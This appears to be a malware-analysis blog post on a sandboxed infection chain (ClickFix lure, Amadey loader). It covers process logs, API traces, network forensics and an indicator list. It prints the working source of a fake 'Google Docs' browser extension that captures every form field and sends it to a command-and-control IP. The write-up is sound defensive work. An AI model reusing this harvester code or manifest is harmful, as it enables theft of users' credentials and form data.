SourceProcessGuid: {ffa636cf-c860-69d6-6806-000000001200}
SourceProcessId: 4416
SourceImage: C:\Users\Admin\AppData\Local\XDock86.exe
TargetProcessGuid: {ffa636cf-c874-69d6-7006-000000001200}
TargetProcessId: 8128
TargetImage: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
NewThreadId: 2816
StartAddress: 0x000001666D980066
StartModule: -
StartFunction: -
SourceUser: DESKTOP-R30J1LQ\Admin
TargetUser: DESKTOP-R30J1LQ\Admin
```

```
Process Create:
RuleName: -
UtcTime: 2026-04-08 21:28:21.053
ProcessGuid: {ffa636cf-c875-69d6-8106-000000001200}
ProcessId: 3440
Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
FileVersion: 146.0.3856.109
Description: Microsoft Edge
Product: Microsoft Edge
Company: Microsoft Corporation
OriginalFileName: msedge.exe
CommandLine: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=PooledProcess2 --lang=en-US --service-sandbox-type=utility --no-sandbox --mute-audio --user-data-dir="C:\Users\Admin\AppData\Local\Temp\r1iramwh.3ee" --skip-read-main-dll --metrics-shmem-handle=3708,i,10216137943359417238,2359634321501835901,524288 --field-trial-handle=2012,i,15394525650307807777,11310278234566632862,262144 --variations-seed-version --pseudonymization-salt-handle=2016,i,11718665080486398146,5198068832068403936,4 --trace-process-track-uuid=3190709006926792172 --mojo-platform-channel-handle=3728 /prefetch:8
CurrentDirectory: C:\Program Files (x86)\Microsoft\Edge\Application\146.0.3856.109\
User: DESKTOP-R30J1LQ\Admin
LogonGuid: {ffa636cf-9e16-69d6-f49f-370000000000}
LogonId: 0x379FF4
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=46EBBF5BF09A70C27BB207A8B9B7E667,SHA256=31B79B50CA3E7F30EF397EAF07058047185203CCB6C4D518C470FC191A4FE99,IMPHASH=82DA08246FA01D20B9DB5C9DDBE8B38C
ParentProcessGuid: {ffa636cf-c874-69d6-6b06-000000001200}
ParentProcessId: 6296
ParentImage: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
ParentCommandLine: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-sandbox --allow-no-sandbox-job --disable-gpu --mute-audio --disable-audio --user-data-dir="C:\Users\Admin\AppData\Local\Temp\r1iramwh.3ee"
ParentUser: DESKTOP-R30J1LQ\Admin
```

Incident #2 - Sandboxed

A fake Google Docs extension was also written and utilized for browser credential theft.


```
{
  "manifest_version": 3,
  "name": "Google Docs",
  "description": "Edit, create, and view your documents,
spreadsheets, and presentations – all without internet
access.",
  "version": "1.7.38",
  "icons": {
    "16": "icon.png",
    "48": "icon.png",
    "128": "icon.png"
  },
  "permissions": [
    "activeTab",
    "storage",
    "scripting"
  ],
  "host_permissions": [
    "<all_urls>"
  ],
  "content_scripts": [
    {
      "all_frames": true,
      "js": ["jquery.js", "content.js"],
      "matches": ["<all_urls>"]
    }
  ],
  "background": {
    "service_worker": "background.js"
  },
  "action": {
    "default_title": "SFASFASD"
  }
}
```


Incident #2 - Sandboxed

```
var server = "http://150.241.81.137:9000/";
var iddd = 'A1EB3078895AFDB699B5D38AA576E57E';
var debug = 1;
var currLoc = "";
(async function () {
    var clientId = iddd;
    urlChangeAllert();
    spyjs_refreshEvents(clientId);
})()
function urlChangeAllert(){
    try{
        var loc = window.location;
        getNoRet(server+'churl?pcid='+iddd+"&url="+loc);
    }catch(error){ }
}
function spyjs_refreshEvents(clid){
    if(currLoc != location.href){
        currLoc=location.href;
        spyjs_saveData("("+currLoc+")");
    }
    $('input').unbind('change');
    $('input').change(function(e) {
        spyjs_getInput(e.currentTarget, clid);
    });
    $('select').unbind('change');
    $('select').change(function(e) {
        spyjs_getInput(e.currentTarget, clid);
    });
    $('checkbox').unbind('change');
    $('checkbox').change(function(e) {
        spyjs_getInput(e.currentTarget, clid);
    });
    $('button').unbind('change');
    $('button').change(function(e) {
        spyjs_getInput(e.currentTarget, clid);
    });
    $('textarea').unbind('change');
    $('textarea').change(function(e) {
        spyjs_getInput(e.currentTarget, clid);
    });
}
```

```
function spyjs_getInput(inputInfo, clid){
    var name = inputInfo.name;
    var value = inputInfo.value;
    var stolenInput = {};
    if(name === ""){
        name="undefined_input";
    }
    if(value != ""){
        stolenInput[name] = value;
        var base = currLoc;
        getNoRet(server+'fsave?name='+name+"&value="+value +  "&sites=" +base + "&clid=" + clid);
    }
}
function spyjs_saveData(data){
};
function get(urll){
    var ret;
    return new Promise(async send => {
        chrome.runtime.sendMessage({message: "get", url: urll}, (response) => {
            //onsole.log(response);
            send(response);
        });
    });
}
function getNoRet(urll){
    new Promise(async send => {
        chrome.runtime.sendMessage({message: "get", url: urll}, (response) => {
            send(response);
            //console.log(response);
        });
    });
}
```

Incident #2 - Sandboxed

Unfortunately, I didn't get a good capture of the XDock86.exe execution. It appears that the Amadey payload is creating it in a suspended state, possibly for injection or hollowing.



#	Type	Name	Pre-Call Value	Post-Call Value
7	ULONG	CreateProcessFlags	4	4
8	ULONG	CreateThreadFlags	1	1
9	PRTL_USER_PR...	ProcessParameters	0x000002e170b8f0c0	0x000002e170b8f0c0
	RTL_USER_PRO...		{ MaximumLength = 1912, Length = 1912, Flags = RTL_USER_PROCESS_PARAMETERS_NORMALIZ...	{ MaximumLength = 1912, Length = 1912, Flags = RTL_USER_PROCESS_PARAMETERS_NORMALIZED ...}
	ULONG	MaximumLength	1912	1912
	ULONG	Length	1912	1912
	ULONG	Flags	RTL_USER_PROCESS_PARAMETERS_NORMALIZED	RTL_USER_PROCESS_PARAMETERS_NORMALIZED
	ULONG	DebugFlags	0	0
	HANDLE	ConsoleHandle	0xfffffffffffffffd	0xfffffffffffffffd
	ULONG	ConsoleFlags	0	0
	HANDLE	StandardInput	NULL	NULL
	HANDLE	StandardOutput	NULL	NULL
	HANDLE	StandardError	NULL	NULL
	CURDIR	CurrentDirectory	{ DosPath = { Length = 106, MaximumLength = 520, Buffer = 0x000002e170b8f500 }, Handle = N...	{ DosPath = { Length = 106, MaximumLength = 520, Buffer = 0x000002e170b8f500 }, Handle = NULL }
	UNICODE_STRI...	DosPath	{ Length = 106, MaximumLength = 520, Buffer = 0x000002e170b8f500 }	{ Length = 106, MaximumLength = 520, Buffer = 0x000002e170b8f500 }
	HANDLE	Handle	NULL	NULL
	UNICODE_STRI...	DllPath	{ Length = 0, MaximumLength = 0, Buffer = NULL }	{ Length = 0, MaximumLength = 0, Buffer = NULL }
	UNICODE_STRI...	ImagePathName	{ Length = 80, MaximumLength = 82, Buffer = 0x000002e170b8f708 }	{ Length = 80, MaximumLength = 82, Buffer = 0x000002e170b8f708 }
	UNICODE_STRI...	CommandLine	{ Length = 80, MaximumLength = 82, Buffer = 0x000002e170b8f760 }	{ Length = 80, MaximumLength = 82, Buffer = 0x000002e170b8f760 }
	USHORT	Length	80	80
	USHORT	MaximumLength	82	82
	PWSTR	Buffer	0x000002e170b8f760	0x000002e170b8f760
	WCHAR		"C:\Users\Admin\AppData\Local\XDock86.exe"	"C:\Users\Admin\AppData\Local\XDock86.exe"
	PWSTR	Environment	0x000002e170b8f838 "=::=::\"	0x000002e170b8f838 "=::=::\"
	ULONG	StartingX	0	0
	ULONG	StartingY	0	0

Incident #2 - Sandboxed

XDock86.exe is directly using NtDeviceIoControlFile to interact with \Device\Afd. This is what Winsock is built on. We can confirm the connection by looking at IOCTL_AFD_SET_CONTEXT, IOCTL_AFD_BIND, and IOCTL_AFD_CONNECT.

79465	3:50:11.210 AM	89	mswsock.dll	NtDeviceIoControlFile (0x000000000000041c, 0x00000000000006e0, NULL, NULL, 0x000000a5bc4fe098, 73919, 0x000000a5bc4fe068, 32, NULL, 0)
79466	3:50:11.210 AM	89	mswsock.dll	NtDeviceIoControlFile (0x000000000000041c, 0x00000000000006e0, NULL, NULL, 0x000000a5bc4fde98, IOCTL_AFD_SET_CONTEXT, 0x000000a5bc4fdeb0, 168, 0x000000a5bc4fdf40, 16)
79467	3:50:11.210 AM	89	mswsock.dll	NtDeviceIoControlFile (0x000000000000041c, 0x00000000000006e0, NULL, NULL, 0x000000a5bc4fe038, IOCTL_AFD_BIND, 0x000000a5bc4fe068, 20, 0x000000a5bc4fe068, 16)
79468	3:50:11.210 AM	89	mswsock.dll	NtWaitForSingleObject (0x00000000000006e0, TRUE, NULL)
79469	3:50:11.210 AM	89	mswsock.dll	NtDeviceIoControlFile (0x000000000000041c, 0x00000000000006e0, NULL, NULL, 0x000000a5bc4fde48, IOCTL_AFD_SET_CONTEXT, 0x000000a5bc4fde60, 168, NULL, 0)
79470	3:50:11.210 AM	89	mswsock.dll	NtDeviceIoControlFile (0x000000000000041c, 0x00000000000006e0, NULL, NULL, 0x000000a5bc4fe040, IOCTL_AFD_CONNECT, 0x000000a5bc4fe050, 40, NULL, 0)
79471	3:50:11.210 AM	89	mswsock.dll	NtWaitForSingleObject (0x00000000000006e0, TRUE, NULL)

Incident #2 - Sandboxed

If we examine the IOCTL_AFD_BIND call, we can extract the IP address from the input buffer.

Parameters: NtDeviceIoControlFile (Ntdll.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	HANDLE	DeviceHandle	0x000000000000041c	0x000000000000041c
2	HANDLE	Event	0x00000000000006e0	0x00000000000006e0
3	PIO_APC_ROUT...	UserApcRoutine	NULL	NULL
4	PVOID	UserApcContext	NULL	NULL
5	PIO_STATUS_BL...	IoStatusBlock	0x000000a5bc4fe040	0x000000a5bc4fe040
	IO_STATUS_BLO...		{ { Status = STATUS_PENDING, Pointer = 0x0000000000000103 }, Information = 2314532259248 }	{ { Status = STATUS_PENDING, Pointer = 0x0000000000000103 }, Information = 2314532259248 }
	union		{ Status = STATUS_PENDING, Pointer = 0x0000000000000103 }	{ Status = STATUS_PENDING, Pointer = 0x0000000000000103 }
	NTSTATUS	Status	STATUS_PENDING	STATUS_PENDING
	PVOID	Pointer	0x0000000000000103	0x0000000000000103
	ULONG_PTR	Information	2314532259248	2314532259248
6	ULONG	IoControlCode	IOCTL_AFD_CONNECT	IOCTL_AFD_CONNECT
7	PVOID	InputBuffer	0x000000a5bc4fe050	0x000000a5bc4fe050
	VOID			
8	ULONG	InputBufferSize	40	40
9	PVOID	OutputBuffer	NULL	NULL
10	ULONG	OutputBufferSize	0	0

Hex Buffer: 40 bytes (Pre-Call)


```
0000  00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 e1 4f bc a5 00 00 00 02  ................@.O.....
0019  00 23 28 96 f1 51 89 00 00 00 00 00 00 00 00 00                            .#(..Q.........
```

```
PS C:\ProgramData\com_int_thread_v7_dbg > 0x96,0xf1,0x51,0x89
150
241
81
137
```

Closing notes

I did leave the payloads running on my sandbox for a couple days after the initial analysis. Nothing happened past the edge profile launch.

Additionally, there were a lot of payloads and processes to this incident. I tried to at least cover everything, but I didn't go in-depth on the initial (likely) REMCOS RAT or the Amadey loader. Some of the DLLs could also benefit from further analysis.



Indicators

Indicator	Type	Description
mnnursinghomelaw[.]com	Domain	Compromised domain
list[.]metametrics[.]com	Domain	ClickFix lure
cfmn[.]us[.]com	Domain	Payload delivery
193[.]202[.]84[.]17	IPv4	C2
150[.]241[.]81[.]137	IPv4	C2
97ACEF1702383364DE256D69F9672AC7A1E2A450BFB3819649A18246B4ECD679	SHA256	UserID48763298.msi - ClickFix payload
16E2580E18E60037C7B139FF29085841C3110EFEC44A9F948450E8A0AC65DEB7	SHA256	intel-reconfig.exe - Legitimate Intel binary
CFDAB2693D867FBC5FB2B072BC972520CD76D20827002A9BEFD6DCC170504582	SHA256	xerces-c_3_2.dll - Hijacked DLL
BA21A8B70069292DA39F294B9B60AC90FF6179325F9015C99C2779BBD27B4EF5	SHA256	fltSca.dll - Orchestrator
9AA1DAF56FFFF27888BD49742FFDDDF35003F3146F12A2FE22F57C86E60A792E	SHA256	sichbopvr.dll - RAT Loader
E59404B9A360EDDA7EC13F291FF569135BA1B422AA8C9C6FDD5C3AD4991DB39C	SHA256	Boot.dll - Backdoor
EC4C0A87EC82E97E0D6D32E6C5E78B472BF203861FFF5052E4B1AE2ED14B48DE	SHA256	InfoAggregator.exe - Amadey
5EC174AF8A18A5516B8A6E11D8A27481D70DF14D1EDB67C48B5458FF44DF9146	SHA256	XPFix.exe - Qihoo 360 Security Guard Protection Center Module
EE986C1CEF147252D59D2E5BAC4FAA902B121B54CBD576C8CFAF0DEE58B1F6BE	SHA256	XDock86.exe - Paragon Software Utility
FFCECC52E4739BE7867C5FED4C4C594041896C205992E1A99A375E87F8D1CC30	SHA256	content.js - Browser credential harvester

https://alertoverload.com

https://alertoverload.com/posts/2026/04/intel-reconfig-manager-backdoor